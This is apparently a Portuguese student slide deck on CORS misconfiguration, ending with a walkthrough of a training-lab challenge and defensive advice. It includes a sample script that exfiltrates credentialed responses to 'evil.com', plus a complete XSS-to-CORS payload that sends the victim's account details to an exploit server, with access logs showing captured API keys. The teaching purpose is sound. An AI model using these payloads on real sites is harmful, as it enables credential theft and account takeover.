




SEGURANÇA CIBERNÉTICA · DESAFIO 02

Vulnerabilidade de CORS com Protocolos Inseguros Confiáveis

Cross-Origin Resource Sharing — como uma política mal configurada, um protocolo inseguro e um XSS se combinam para vaziar credenciais.

O que é CORS?

- Mecanismo do navegador que permite acesso controlado a recursos fora do domínio de origem.
- Estende e dá flexibilidade à Same-Origin Policy (SOP).
- Mal configurado, abre espaço para ataques cross-domain.



Sem CORS: a resposta é bloqueada.

Com CORS: o servidor B autoriza a leitura por A via headers HTTP.

Same-Origin Policy (SOP)

- Especificação restritiva: limita a interação de um site com recursos de outra origem.
- Criada para impedir que um site leia dados privados de outro.
- Em geral permite ENVIAR requisições a outros domínios, mas não LER a resposta.

O que define uma “origem”?

esquema : // **host** : **porta**

`https://app.com/a → https://app.com/b`

Mesma origem

`https://app.com → http://app.com`

Difere: esquema

`https://app.com → https://api.app.com`

Difere: host

`https://app.com → https://app.com:8080`

Difere: porta

Por que relaxar a SOP — e como o CORS funciona

Por que relaxar?

- A SOP é muito restritiva para a web moderna.
- Sites precisam falar com subdomínios e terceiros (APIs, CDNs).
- O CORS relaxa a SOP de forma controlada.

Como funciona: headers-chave

```
Access-Control-Allow-Origin: https://app.com
```

(ACAO) diz QUAL origem pode ler a resposta.

```
Access-Control-Allow-Credentials: true
```

(ACAC) permite enviar cookies → acesso autenticado.

Anatomia de uma requisição CORS

REQUISIÇÃO (navegador → servidor)

```
GET /accountDetails HTTP/1.1
Host: app.com
Origin: https://malicious.com
Cookie: sessionid=...
```

RESPOSTA (servidor → navegador)

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://malicious.com
Access-Control-Allow-Credentials: true
```

1

O navegador anexa o header Origin automaticamente.

2

O servidor decide e responde com o ACAO.

3

Se ACAO = Origin e ACAC = true, o script pode ler a resposta COM cookies.

A decisão de confiança é do SERVIDOR. Se ele reflete o Origin de qualquer um, a proteção some.

ACAO refletido a partir do Origin do cliente

- Manter uma whitelist dá trabalho — alguns apps tomam o atalho de refletir o Origin recebido.
- Resultado: qualquer domínio passa a ler recursos do site.
- Com dado sensível na resposta (API key, token CSRF), um script atacante rouba tudo.

Script no site do atacante

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get',
  'https://app.com/sensitive-data', true);
req.withCredentials = true;
req.send();

function reqListener() {
  location='//evil.com/log?key='
    + this.responseText;
};
```

Erros ao validar o header Origin

- Whitelists por prefixo/sufixo ou regex mal escritas.
- Confiar em “todos os subdomínios” (inclusive futuros).
- Confiar em domínios de outras organizações e seus subdomínios.

Regra: liberar tudo que TERMINA em

normal-website.com

Atacante registra: **hackersnormal-website.com**

A lição

Qualquer falha na correspondência concede acesso a domínios externos não previstos.

Valor “null” na whitelist de origens

- A spec do header Origin admite o valor null.
- Apps colocam null na whitelist para facilitar o desenvolvimento local.
- O atacante consegue forjar Origin: null e satisfazer a whitelist.

O navegador envia Origin: null em:

- Redirecionamentos cross-origin
- Requisições de dados serializados
- Requisições via protocolo file:
- Iframes com sandbox (cross-origin)

XSS via relações de confiança do CORS

- Mesmo um CORS “correto” cria uma relação de confiança entre origens.
- Se o site confia numa origem vulnerável a XSS, o atacante injeta JS nessa origem confiável...
- ...e usa o CORS para ler dados sensíveis do site que confia nela.

A cadeia de confiança

app.com confia em **sub.app.com**


sub.app.com tem **XSS**

→ atacante injeta JS no sub, chama app.com via CORS e vaza a chave.

É exatamente esse o vetor do nosso laboratório → próximo slide detalha o cenário.

Cenário: “Trusted insecure protocols”

- A política CORS confia em TODOS os subdomínios — e permite o protocolo http (inseguro).
- O “Check stock” é carregado por uma URL HTTP em um subdomínio (stock.LAB-ID).
- O parâmetro productId desse subdomínio é vulnerável a XSS.



Passo 1 — Reconhecimento

1

Login como wiener e acessar a página da conta.

2

No histórico: a API key vem via AJAX para /accountDetails. A resposta traz Access-Control-Allow-Credentials → indica suporte a CORS.

3

No Burp Repeater, adicionar Origin: http://subdomain.LAB-ID e observar que ele é refletido no ACAO — subdomínios arbitrários, http e https.

Sonda no Repeater


```
GET /accountDetails HTTP/1.1  
Origin: http://subdomain.LAB-ID
```

↓ resposta reflete a origem

```
HTTP/1.1 200 OK  
Access-Control-Allow-Origin:  
    http://subdomain.LAB-ID  
Access-Control-Allow-Credentials: true
```

Passo 2 — XSS no subdomínio de estoque

- Abrir um produto e clicar em Check stock.
- O estoque é carregado por uma URL HTTP em um subdomínio: `http://stock.LAB-ID/?productId=..&storeId=..`
- O parâmetro `productId` é vulnerável a XSS — nosso ponto de injeção.



Página do produto — o botão “Check stock” consulta o subdomínio HTTP

Passo 3 — Montando o payload

No exploit server, um `<script>` que redireciona para o subdomínio HTTP de estoque com um XSS no `productId`. Esse XSS dispara uma requisição CORS autenticada a `/accountDetails` e exfiltra a resposta para o `/log`.

```
1 <script>
2   document.location="http://stock.SEU-LAB-ID.web-security-academy.net/?productId=4<script>var req = new XMLHttpRequest();
   req.onload = reqListener; req.open('get','https://SEU-LAB-ID.web-security-academy.net/accountDetails',true); req.
   withCredentials = true;req.send();function reqListener() {location='https://SEU-EXPLOIT-SERVER-ID.exploit-server.net/
   log?key=%2bthis.responseText; };%3c/script>&storeId=1"
3 </script>
```

HTML colado no exploit server (LAB-ID e EXPLOIT-SERVER-ID substituídos pelos valores do lab)

`document.location`

redireciona para o subdomínio http de estoque

XSS no `productId`

injeta um segundo `<script>` que roda no subdomínio confiável

`withCredentials + /log`

requisição autenticada e envio da resposta ao exploit server

Passo 4 — Entrega e captura

1

View exploit: confere que você cai no /log com a SUA chave na URL.

2

Deliver exploit to victim: o administrador acessa e dispara o payload.

3


Access log: a chave do administrador aparece registrada.

```

2026-09-17 21:26:05 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:26:05 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:27:55 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:27:55 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:27:59 +0000 "GET /log?key={%20%22username%22:%20%22wiener%22,%20%22email%22:%20%22%22,%20%22apikey%22:%20%22MU19095x2pS59o"
2026-09-17 21:27:59 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:28:16 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:28:16 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:28:47 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:28:47 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:30:27 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:30:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:30:27 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:30:55 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:30:56 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:30:59 +0000 "GET /log?key={%20%22username%22:%20%22wiener%22,%20%22email%22:%20%22%22,%20%22apikey%22:%20%22MU19095x2pS59o"
2026-09-17 21:30:59 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:00 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:26 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:30 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:31 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:31 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0
2026-09-17 21:31:31 +0000 "GET /log?key={%20%22username%22:%20%22administrator%22,%20%22email%22:%20%22%22,%20%22apikey%22:%20%22bM60kRV"
2026-09-17 21:31:31 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:31 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:32 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:32 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
2026-09-17 21:31:37 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)

```

Log do exploit server — a linha destacada traz a API key do administrator



Submetendo a chave capturada do administrator



Congratulations, you solved the lab!

API key capturada (administrator)

bM6OkRVf47EnBpPh5gDJ8AXzhxnnY5Qg

A chave privada do administrator vazou por completo — impacto real da falha.

Como se proteger

- **Whitelist explícita e validada**

Comparação exata de origem; nunca refletir o Origin recebido.

- **Evitar ACAO: null**

Não colocar null na whitelist para “facilitar” o desenvolvimento.

- **Cuidado com ACAC: true**

Não combinar credenciais com origens amplas; só habilitar CORS onde é necessário.

- **Sem protocolos inseguros**

Nunca confiar em http nem em “todos os subdomínios” cegamente.

- **Corrigir o XSS**

Escapar/sanitizar entradas e aplicar CSP — é o elo que quebra a confiança.

CONCLUSÃO

Uma falha nunca anda sozinha

CORS mal configurado + **protocolo inseguro (http)** + **XSS em subdomínio** = **vazamento de credenciais**.

O elo mais fraco (o XSS) transformou uma “conveniência” de CORS em comprometimento total da conta do administrador.

● Lucas Martinez

● Lucas Alves

● Nicolas

● Nicole

Obrigado! Perguntas?